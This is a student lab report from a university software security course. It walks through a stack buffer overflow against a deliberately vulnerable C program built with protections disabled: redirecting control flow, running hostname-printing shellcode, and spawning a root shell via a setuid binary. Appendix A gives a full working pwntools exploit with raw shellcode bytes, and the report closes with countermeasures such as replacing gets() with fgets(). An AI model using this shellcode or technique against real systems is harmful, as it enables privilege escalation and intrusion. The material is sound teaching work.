

1330 - Binary file analysis

Exploitation of a binary file vulnerable to buffer overflows.

Fredrik Helgesson & Hugo Broman



DV2546 - Software Security
Blekinge Institute of Technology
371 79 Karlskrona
November 13 2018

Contents

| | | |
|-----------|--|-----------|
| 1 | Task 1 | 2 |
| 2 | Task 2 | 3 |
| 3 | Task 3 - Redirect codeflow to uncalled function | 4 |
| 3.1 | Overflow buffer | 4 |
| 3.2 | Redirect code of execution | 4 |
| 4 | Task 4 - Get hostname | 7 |
| 4.1 | Buffer Overflow | 7 |
| 4.2 | Shell Script Creation | 7 |
| 5 | Task 5 (Optional) - Get shell | 10 |
| 5.1 | Setuid | 10 |
| 5.2 | Buffer Overflow | 10 |
| 5.3 | Shell Script | 10 |
| 6 | BUGS, VULNERABILITIES and EXPLOITS | 12 |
| 7 | Countermeasures | 13 |
| 7.1 | Fix bug | 13 |
| 7.2 | Code audit | 13 |
| 7.3 | Compiler logs | 13 |
| 8 | Reflection | 14 |
| 8.0.1 | Task 1 | 14 |
| 8.0.2 | Task 2 | 14 |
| 8.0.3 | Task 3 | 14 |
| 8.0.4 | Task 4 | 14 |
| 8.0.5 | Task 5 | 14 |
| 9 | References | 15 |
| 10 | Appendix A | 16 |

1 Task 1

1. *What are those websites for?*

Mitre is a non profit organization responsible for CVE and CWE websites. The project is government funded with a goal for a safer world by for example, providing list of common vulnerabilities.

2. *What are the difference between them?*

CVE:

- Common Vulnerabilities and Exposures
- Focuses more on a specific vulnerability, for example an buffer overflow in Apache. Also has an identification number.

CWE:

- Common Weaknesses Enumeration
- Focuses software weaknesses, for example sql injection
- More general than CVE

3. *How do they relate with each other?*

They both focuses on security. CWE is basically guidelines on things to be on the look out for and CVE focuses more on the specific application and it's vulnerability.

Source of this information is from mitre.org.

2 Task 2

The first task is to setup the system environment to enable buffer overflow testing. The security mechanisms are circumvented by including several compiling flags when compiling the vulnerable C-program named "overflow.c". A short description of the compilation flags and the complete compilation command can be seen in the table below.

Compilation is done using the command:

gcc -o overflow overflow.c -fno-stack-protector -m32 -no-pie -z execstack

| Flag | Value | Description |
|----------------------|-----------|--|
| -o | overflow | Declare the name of the compiled executable. |
| -fno-stack-protector | - | Disable stack canaries which are used to check whether the stack has been overwritten while in a function. |
| -m32 | - | Used to set the compilation type, in this case the program will be compiled as a 32 bit executable. |
| -no-pie | - | "PIE" is used to set compilation to produce a dynamically linked position independent executable. In this case this feature is disabled using "-no-pie". |
| -z | execstack | The -z flag is used to pass commands to the linker used during compilation. In this case the command "execstack" is used to enable execution of instructions located on the stack. |

The information about the used gcc flags was found in the gcc manual using the command "man gcc". The execstack command was found in the execstack manual page (<https://linux.die.net/man/8/execstack>). The final step of setting up the testing environment is to turn off ASLR (Address space layout randomization) which arranges the address space positions of key data areas such as stack, heap and libraries on the same position in the memory each time the program is executed. This facilitates the work of performing the buffer overflow attack and makes the payload persistent.

3 Task 3 - Redirect codeflow to uncalled function

The goal of this task is to redirect code of execution to the function uncalled.

3.1 Overflow buffer

The first step of calling the function "uncalled" is a buffer overflow on the variable "buf" which is a buffer with a size of 100 bytes and is used to hold the user input. By inputting a text string larger than 100 characters it is confirmed that the program is susceptible to a buffer overflow since this input creates a "segmentation fault". By debugging the program with GDB when inputting this string we can see that the input is overflowing the stack. The image below shows a snippet of the stack which is overflowed by several hexadecimal numbers 0x41 which converted to ASCII is the character 'A'.

| | | | | |
|-------------|------------|------------|------------|----------|
| 0xffffd16c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x414141 |
| 41 | | | | |
| 0xffffd17c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x414141 |
| 41 | | | | |
| 0xffffd18c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x414141 |
| 41 | | | | |
| 0xffffd19c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x414141 |
| 41 | | | | |
| 0xffffd1ac: | 0x41414141 | 0x41414141 | 0x41414141 | 0x414141 |
| 41 | | | | |
| 0xffffd1bc: | 0x41414141 | 0x41414141 | 0x41414141 | 0x414141 |
| 41 | | | | |
| 0xffffd1cc: | 0x41414141 | 0x41414141 | 0x41414141 | 0x414141 |
| 41 | | | | |
| 0xffffd1dc: | 0x08048585 | 0x00000000 | 0xffffd2a4 | 0x000000 |

The conclusion of the first step is that by overflowing the variable "buffer" we can insert any data on the stack.

3.2 Redirect code of execution

The second step of the buffer overflow is to overwrite the return address of the function "vulnerable" with the address of the secret function named "uncalled". The address of the function "uncalled" can be found by using the program "objdump" with the argument "-t" which shows the symbol table of the executable. A snippet of the command output which includes the address of function "uncalled" can be seen below.

```
$ objdump -t overflow
```

```
SYMBOL TABLE:
```

```
08048585 g      F .text 000000b3          notcalled
```

0x08048585 is the address of uncalled.

To exploit this we can construct a input that will overwrite the return address. Padding the input with a lot of 'A' characters we can overflow the buffer to the point where the next item of the stack is the return address of the function "vulnerable". To find out how much to pad until we reach the return address we have to manually try until we get exactly the right amount of padding.

```
$ python -c 'print "A"*116' | ./overflow
Please enter your hacker name: "AAAA..."
Segmentation fault (core dumped)
$ dmesg | tail -n1
[85229.956686] overflow[20353]: segfault at 41414141
ip 0000000041414141 sp 00000000ffffd200 error 14 in libc
-2.27.so[f7dcd000+1d5000]
```

Here we entered 116 A's using a one line python command and piped it into the application. This resulted in a segfault at the invalid instruction 41414141, which is our A's translated to 0x41 in hex. Let's reduce the number of 'A's by 2 and try again.

```
$ python -c 'print "A"*114' | ./overflow
Please enter your hacker name: "AAA.."
Segmentation fault (core dumped)
$ dmesg | tail -n1
[85538.666879] overflow[20600]: segfault at 8004141 ip
000000008004141 sp 00000000ffffd200 error 14 in overflow
[8048000+1000]
```

Here we only sent 114 A's and we see the crash at address 8004141. Okay, if we reduce it by 2 so we only sent 112 A's, the next bytes will overflow the return address and allow us to redirect code of execution to anywhere we want.

What we will do now is overwrite the return address with the address of function "uncalled" (0x08048585) which will result in that when the vulnerable function returns, the codeflow jumps to "uncalled" instead of back to the main function.

```
Pseudo code of payload:
    payload = 'A'*112
    payload += '08048585' (converted to little endian format
    )
```

The payload is then executed below and we see the secret string. "Inte illa, bara resten kvar!".

```
$ python exploit.py
[+] Starting local process './overflow': pid 14507
What would do like to do?
1) Show stack
2) Print secret
```

```
3) Print hostname
4) Get shell
5) Print payload
6) Exit
>2
"AAA...AAA\x85\x85\x0"
can hack this?The Secret string is: Inte illa, bara resten
kvar!
[*] Stopped process './overflow' (pid 14507)
```

4 Task 4 - Get hostname

The task of making the program print the hostname of the machine running the executable is similar to task 3 but not equal. This task does not only require a jump to a specific address but also a payload to jump to. This payload must consist of the functionality to print the hostname of the machine running the executable to STDOUT.

4.1 Buffer Overflow

The first step is to create an overflow in the same manner as in task 1 but instead of overwriting the return address of function "vulnerable", we overwrite the return address with the address of the the buffer variable.

We can print the stack with this command in GDB:

```
x/50x $esp
```

| | | | | |
|-------------|------------|------------|------------|------------|
| 0xffffd15c: | 0x0804852e | 0x00000000 | 0xf7dff9b | 0x0804821c |
| 0xffffd16c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xffffd17c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xffffd18c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xffffd19c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xffffd1ac: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xffffd1bc: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xffffd1cc: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xffffd1dc: | 0x08048585 | 0x00000000 | 0xffffd2a4 | 0x00000000 |
| 0xffffd1ec: | 0x00000000 | 0xf7fe59b0 | 0xffffd210 | 0x00000000 |

Here we can see the start of buffer is at address 0xffffd16c

4.2 Shell Script Creation

The second step is to create shell code. The shell code is replacing the characters 'A' used as padding for the buffer. The resulting payload which is used as input is a 112 byte long shell script appended with a 4 byte address to the start of the buffer, adding up to a size of 116 bytes. The shell code used for printing out the hostname can be seen below, assembled into shell code it has a length of 32 bytes. Note that since the length is divisible by 4 it does not require further padding to match the stack allocation algorithm.

```
xor    eax, eax ; Clear eax
sub    eax, 0x7a ; Use sys_uname
lea    esp, dword ptr [esp + eax*4] ; Allocate space for
      return value of sys_uname
```




```

neg     eax ; Fix sys_uname sign
mov     ebx, esp ; Move buffer address into ebx
int     0x80 ; syscall
mov     al, 4 ; syscall id to sys.write
lea     ebx, dword ptr [eax - 3] ; set writeargument to
stdout
lea     ecx, dword ptr [esp + 0x41] ; Get variable nodename
from struct returned
;from sys_uname
lea     edx, dword ptr [eax + 0x3c] ; set writelength to
strlen
int     0x80 ; sys_write
mov     al, 1 ; syscall id for sys_exit
int     0x80 ; syscall

```

The resulting stack after executing the payload can be seen using GDB with the following command:

```
x/100i 0xffffd18c
```



```

0xffffd1b1: nop
0xffffd1b2: nop
0xffffd1b3: nop
0xffffd1b4: nop
0xffffd1b5: nop
0xffffd1b6: nop
0xffffd1b7: nop
0xffffd1b8: nop
0xffffd1b9: nop
0xffffd1ba: nop
0xffffd1bb: nop
0xffffd1bc: xor     eax, eax
0xffffd1be: sub     eax, 0x7a
0xffffd1c1: lea     esp, [esp+eax*4]
0xffffd1c4: neg     eax
0xffffd1c6: mov     ebx, esp
0xffffd1c8: int     0x80
0xffffd1ca: mov     al, 0x4
0xffffd1cc: lea     ebx, [eax-0x3]
0xffffd1cf: lea     ecx, [esp+0x41]
0xffffd1d3: lea     edx, [eax+0x3c]
0xffffd1d6: int     0x80
0xffffd1d8: mov     al, 0x1
0xffffd1da: int     0x80
0xffffd1dc: mov     ecx, ss

```

The image shows the the end of the NOP-sled and the shell code placed on the stack. The result of the buffer overflow is that the control flow of the program will now be redirected into the buffer which contains the payload. The output of the payload can be seen below.

```

$ python exploit.py
[+] Starting local process './overflow': pid 14613
What would do like to do?
1) Show stack
2) Print secret

```

```
3) Print hostname
4) Get shell
5) Print payload
6) Exit
>3
[*] Process './overflow' stopped with exit code 1 (pid
    14613)
Hostname of computer is: Reactor
```

5 Task 5 (Optional) - Get shell

The goal of task 5 is to spawn a shell on the machine through a buffer overflow attack.

5.1 Setuid

Running the vulnerable program as root requires two steps before running the program. The first step is to change the owner of the executable to root which is done using "chown". The second step is to set the UID bit of the executable which makes the program always run under the user root even though another user might start the executable, to accomplish this the "chmod"-command is used. These tasks are performed and the result confirmed using the commands below.

```
$ sudo chown root:root overflow
$ sudo chmod 4755 overflow
$ ls -lha
-rwsr-xr-x 1 root root 7,3K Nov 15 14:46 overflow
```

5.2 Buffer Overflow

The first step of the attack is the same as in Task 4, to create a buffer overflow, overwriting the return address of the function "vulnerable" with the address of the buffer used for user input and replacing the padding of the overflow with a shell code. Further explanation of these steps can be seen under section 4.1 and 4.2.

5.3 Shell Script

The needed shell code to spawn a shell with root privileges on the machine running the program is created using the online assembly tool <https://defuse.ca/online-x86-assembler.htm>. A small Intel x86 assembly program which spawns a shell was created and assembled into shell code. The complete assembly program can be seen below.

```
push    0x17 ; setuid syscall number
pop     eax ; first argument eax=0x17
xor     ebx, ebx; set ebx=0, second argument which is ID for
      root
int     0x80; call syscall
xor     eax,eax ; Clear eax
push    eax; Push nullbyte
push    0x68732f2f; hs//
push    0x6e69622f; nib/
;At this point the string bin//sh\\0 is pushed onto the
      stack
;with little endian syntax.
```


6 BUGS, VULNERABILITIES and EXPLOITS

While examining the source code, we immediately see the C-function "gets" which is deprecated.

```
int
vulnerable( void ) {
    char buf[100];

    printf("Please enter your hacker name: ");
    fflush(stdout);
    gets(buf);
    printf("\n%s\n can hack this?" , buf );
}
```

The man page for gets says the function should never be used as it does zero bounds checking which eventually lead to arbitrary code execution through a buffer overflow attack.

The man page states:

"BUGS

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead. "

7 Countermeasures

7.1 Fix bug

A bug in the gets function become a vulnerability when you can execute arbitrary code. Our proposed fix for this is to change the gets call to "fgets" which does bound checking and the attack will fail.

```
FGETC(3) Linux P
NAME
    fgetc, fgets, getc, getchar, ungetc - input of characters and strings
SYNOPSIS
    #include <stdio.h>

    int fgetc(FILE *stream);

    char *fgets(char *s, int size, FILE *stream);
```

7.2 Code audit

Have someone code audit your code before you publish it. Another pair of eyes are often good to catch bugs which could lead to exploitation.

7.3 Compiler logs

Compiling a program gives a lot of useful information. For example, if you try to compile this vulnerable program with GCC you will get an warning saying:

```
overflow.c:(.text+0x73): warning: the 'gets' function is
    dangerous and should not be used.
```

This is also a form of code audit done by the compiler.

8 Reflection

Fun assignment. As both of us play a lot of CTF games we have done a few buffer overflows already. What was new to us was executing code from the stack.

Getting shell was pretty easy but to our surprise, there were no syscall for hostname which meant we had to first get shell and then call hostname to get the hostname of the computer.

8.0.1 Task 1

Time spent: 1 hour.

Learnt: Definition of CVE and CWE

8.0.2 Task 2

Time spent: 1 hour.

Learnt: Enable code execution on the stack

8.0.3 Task 3

Time spent: 1 hour.

Learnt: Nothing new for us

8.0.4 Task 4

Time spent: 7 hour.

Learnt: First we implemented a solution using `execve` but we later learnt we were not allowed to do that. So we changed the code to use syscalls to get the hostname of the computer.

8.0.5 Task 5

Time spent: 2 hours.

Learnt: Executing code from the stack was new for both of use. It was fun to compile assembly code to shellcode and then execute it and get shell.

9 References

To create a shellcode to spawn a shell we started with this shellcode from Hamza, <http://shell-storm.org/shellcode/files/shellcode-827.php>. We modified the code to fit our needs and also to make it more understandable to use. Basically the only thing that is the same is the syscall to `execve` and how the `/bin/sh` string is pushed onto the stack.

The shellcode to output the hostname of the machine running the vulnerable program was found on <https://stackoverflow.com/questions/33977994/assembly-shellcode-getting-system-hostname>

10 Appendix A

The entire exploit is written in python and using the library pwntools. Code is below.

```
from pwn import *
import sys

NOT_CALLED_ADDR = 0x08048585
BUF_ADDR = 0xffffd18c

p = process('./overflow')

#Print the stack
def print_stack():
    gdb.attach(p, '''
        set disassembly-flavor intel
        b gets
        b printf
        c
        x/50x $esp
        b *0xffffd18c
    ''')

#print the payload on the buffer
def print_payload():
    gdb.attach(p, '''
        set disassembly-flavor intel
        b gets
        b printf
        c
        b *0xffffd18c
        define hook-stop
        x/100i 0xffffd18c
        end
        c
    ''')

def print_secret():
    p.readuntil("name:")
    p.sendline("A"*112 + p32(NOT_CALLED_ADDR))
    print p.readuntil("!")

def get_shell():
    p.readuntil("name:")
```

```

payload = "\x6A\x17\x58\x31\xDB\xCD\x80\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x31\xC9\x31\xD2\xB0\x0B\xCD\x80"

print len(payload)

payload = payload.rjust(112-len(payload), '\x90').ljust(112, '\x90') #Create nopsled and pad at end
payload += p32(BUF_ADDR)
print "Payload:"
print repr(payload)
p.sendline(payload)
p.readuntil("\n")
p.interactive()

def print_hostname():
    p.readuntil("name:")
    payload = "\x31\xc0\x83\xe8\x7a\x8d\x24\x84\xf7\xd8\x89\xe3\xcd\x80\xb0\x04\x8d\x58\xfd\x8d\x4c\x24\x41\x8d\x50\x3c\xcd\x80\xb0\x01\xcd\x80" #len: 32
    payload = payload.rjust(112, '\x90')
    payload += p32(BUF_ADDR)
    #print repr(payload)
    p.sendline(payload)
    p.readuntil("\n")
    print "Hostname of computer is: %s" % p.readuntil("\x00").split("\x00")[0]
    pass

while True:
    print "What would do like to do?"
    print "1) Show stack"
    print "2) Print secret"
    print "3) Print hostname"
    print "4) Get shell"
    print "5) Print payload"
    print "6) Exit"
    decision = raw_input(">")
    decision = decision.rstrip()
    if decision == "1":
        print_stack()
    elif decision == "2":
        print_secret()
        break
    elif decision == "3":
        print_hostname()
        break
    elif decision == "4":
        get_shell()

```

```
        break
    elif decision == "5":
        print_payload()
    else:
        break

p.close()
```